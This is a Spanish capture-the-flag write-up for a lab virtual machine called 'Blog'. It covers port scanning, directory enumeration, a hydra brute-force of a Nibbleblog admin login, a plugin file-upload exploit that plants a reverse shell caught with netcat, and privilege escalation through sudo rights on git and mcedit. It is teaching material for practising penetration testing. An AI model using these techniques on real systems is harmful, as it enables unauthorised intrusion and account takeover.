

BLOG

CONECTIVIDAD

```
ping -c1 192.168.0.16
```

```
└─# ping -c1 192.168.0.16
PING 192.168.0.16 (192.168.0.16) 56(84) bytes of data.
64 bytes from 192.168.0.16: icmp_seq=1 ttl=64 time=1.48 ms
PING 192.168.0.16 (192.168.0.16) 56(84) bytes of data.
— 192.168.0.16 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.475/1.475/1.475/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.16

IP DE LA MÁQUINA ATACANTE 192.168.0.10

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.16
```

```
nmap -Pn -p- -sCVS --min-rate 5000 192.168.0.16

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 12:12 EDT
Nmap scan report for 192.168.0.16
Host is up (0.0018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 56:9b:dd:56:a5:c1:e3:52:a8:42:46:18:5e:0c:12:86 (RSA)
|   256 1b:d2:cc:59:21:50:1b:39:19:77:1d:28:c0:be:c6:82 (ECDSA)
|_  256 9c:e7:41:b6:ad:03:ed:f5:a1:4c:cc:0a:50:79:1c:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:4C:14:DB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Tenemos los puertos **22 y 80**

puerto 80

```
← → ↻ 🏠 192.168.0.16
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H

PING blog.nyx (127.0.1.1) 56(84) bytes of data.
64 bytes from blog.nyx (127.0.1.1): icmp_seq=1 ttl=64 time=0.059 ms

--- blog.nyx ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.059/0.059/0.059/0.000 ms
```

ENUMERACIÓN

Vamos con gobuster en la búsqueda de directorios

```
gobuster dir -u http://192.168.0.16 -w  
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
└─# gobuster dir -u http://192.168.0.16 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.16
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/my_weblog (Status: 301) [Size: 316] [→ http://192.168.0.16/my_weblog/]
/server-status (Status: 403) [Size: 277]
Progress: 220560 / 220561 (100.00%)

Finished
```

/my_weblog Nos vamos allí y sacamos un posible usuario **admin**



Seguimos con gobuster en este directorio

```
gobuster dir -u http://192.168.0.16/my_weblog -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html
```


```
gobuster dir -u http://192.168.0.16/my_weblog -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.0.16/my_weblog
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/content (Status: 301) [Size: 324] [→ http://192.168.0.16/my_weblog/content/]
/themes (Status: 301) [Size: 323] [→ http://192.168.0.16/my_weblog/themes/]
/index.php (Status: 200) [Size: 4303]
/feed.php (Status: 200) [Size: 993]
/admin (Status: 301) [Size: 322] [→ http://192.168.0.16/my_weblog/admin/]
/admin.php (Status: 200) [Size: 1395]
/plugins (Status: 301) [Size: 324] [→ http://192.168.0.16/my_weblog/plugins/]
/README (Status: 200) [Size: 902]
/languages (Status: 301) [Size: 326] [→ http://192.168.0.16/my_weblog/languages/]
```


Nos aparece un **admin.php**



EXPLOTACIÓN

Como tenemos un posible usuario **"admin"** vamos con hydra a por la contraseña. Debemos de configurarla adecuadamente. Revisamos el tipo de petición que se hace.

- 1- Tiramos en el login con usuario admin y contraseña password.
- 2- Botón derecho inspect - network- request y pulsamos en raw
- 3- username=admin&password=password



Configuramos hydra de la siguiente manera

```
hydra -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.16 http-post-form "/my_weblog/admin.php:username=^USER^&password=^PASS^:Incorrect" -F -l
```

```

└─$ hydra -t 64 -l admin -P /usr/share/wordlists/rockyou.txt 192.168.0.16 http-post-form "/my_weblog/admin.php:username='USER'&password='PASS':Incorrect" -F -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-05 11:23:21
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking http-post-form://192.168.0.16:80/my_weblog/admin.php:username='USER'&password='PASS':Incorrect
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 64 active
[STATUS] 32.00 tries/min, 96 tries in 00:03h, 14344303 to do in 7470:60h, 64 active
[STATUS] 27.14 tries/min, 190 tries in 00:07h, 14344209 to do in 8807:51h, 64 active
[80][http-post-form] host: 192.168.0.16 login: admin password: kisses
[STATUS] attack finished for 192.168.0.16 (valid pair found)
1 of 1 target successfully completed, 1 valid password found

```

admin/kisses

Accedemos al panel. Buscando información de exploits para nibbleblog encontramos en

https://github.com/TheRealHetfield/exploits/blob/master/nibbleBlog_fileUpload.py

el directorio donde podemos subir una shell



`exploitURL = nibbleURL + "content/private/plugins/my_image/image.php"`

```

10 import requests
11
12 DEBUG=1
13
14 nibbleUsername = "<USERNAME>"
15 nibblePassword = "<PASSWORD>"
16
17 nibbleURL = "http://127.0.0.1/nibbleblog/"
18 loginURL = nibbleURL + "admin.php"
19 uploadURL = nibbleURL + "admin.php?controller=plugins&action=config&plugin=my_image"
20 exploitURL = nibbleURL + "content/private/plugins/my_image/image.php"
21
22 body='<?php echo "He4dTr1p is pwning...<br>";'

```

Ahora nos vamos al panel-plugins-plugin::my image y ahí subimos nuestra shell que podemos obtener de <https://www.revshells.com/>



Nos ponemos a la escucha con netcat en el 9009 y con curl

```
curl -s "http://192.168.0.16/my_weblog/content/private/plugins/my_image/image.php"
```

Obtenemos conexión

```
nc -nlvp 9009
listening on [any] 9009 ...
connect to [192.168.0.10] from (UNKNOWN) [192.168.0.16] 47150
Linux blog 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64 GNU/Linux
18:32:33 up 1:36, 0 users, load average: 0.00, 0.01, 0.54
USER ssh-TTYubuntu FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (402): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blog:/$
```

ESCALADA DE PRIVILEGIOS

Después de tratar la TTY, buscamos permisos sudo

```
www-data@blog:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on blog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on blog:
    (admin) NOPASSWD: /usr/bin/git
```

Nos vamos a <https://gtfobins.github.io/gtfobins/git/#sudo>

```
sudo git -p help config
!/bin/sh
```

```
www-data@blog:/home$ sudo -u admin /usr/bin/git -p help config
```

```
www-data@blog:/home$ sudo -u admin /usr/bin/git -p help config
GIT-CONFIG(1)                               Git Manual                               GIT-CONFIG(1)

NAME
    git-config - Get and set repository or global options

SYNOPSIS
    git config [<file-option>] [--type=<type>] [--show-origin] [-z|--null] name [value [value_regex]]
    git config [<file-option>] [--type=<type>] --add name value
    git config [<file-option>] [--type=<type>] --replace-all name value [value_regex]
    git config [<file-option>] [--type=<type>] [--show-origin] [-z|--null] --get name [value_regex]
    git config [<file-option>] [--type=<type>] [--show-origin] [-z|--null] --get-all name [value_regex]
    git config [<file-option>] [--type=<type>] [--show-origin] [-z|--null] [--name-only] --get-regexp name_regex [value_regex]
    git config [<file-option>] [--type=<type>] [-z|--null] --get-urlmatch name URL
    git config [<file-option>] --unset name [value_regex]
    git config [<file-option>] --unset-all name [value_regex]
    git config [<file-option>] --rename-section old_name new_name
    git config [<file-option>] --remove-section name
    git config [<file-option>] [--show-origin] [-z|--null] [--name-only] -l | --list
    git config [<file-option>] --get-color name [default]
    git config [<file-option>] --get-colorbool name [stdout-is-tty]
    git config [<file-option>] -e | --edit

DESCRIPTION
    You can query/set/replace/unset options with this command. The name is actually the section and the key separated by a dot, and the value will be escaped.

    Multiple lines can be added to an option by using the --add option. If you want to update or unset an option which can occur on multiple lines, a POSIX
    regexp value_regex needs to be given. Only the existing values that match the regexp are updated or unset. If you want to handle the lines that do not
    match the regex, just prepend a single exclamation mark in front (see also the section called "EXAMPLES").

    The --type=<type> option instructs git config to ensure that incoming and outgoing values are canonicalize-able under the given <type>. If no --type=<type>
    is given, no canonicalization will be performed. Callers may unset an existing --type specifier with --no-type.

    When reading, the values are read from the system, global and repository local configuration files by default, and options --system, --global, --local,
    --worktree and --file <filename> can be used to tell the command to read from only that location (see the section called "FILES").

:/bin/sh
$ whoami
admin
$
```

Buscamos permisos sudo para **admin**

```
admin@blog:/home$ sudo -l
Matching Defaults entries for admin on blog:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User admin may run the following commands on blog:
    (root) NOPASSWD: /usr/bin/mcedit
```

En GTFOBins, no aparece nada. Investigando descubro que Midnight Commander (MC) tiene una funcionalidad incorporada para abrir una shell dentro de su interfaz.

sudo -u root /usr/bin/mcedit

[illegible]

```
# ls  
user.txt  
# cat user.txt  
1385bbd4fcdb68d2cc5d5204f97d4a80  
  
# cd /root  
# ls  
r000000000000000000000000000t.txt  
# cat r000000000000000000000000000t.txt  
6c24e7883470e2c1683df7672576a1f7  
#
```

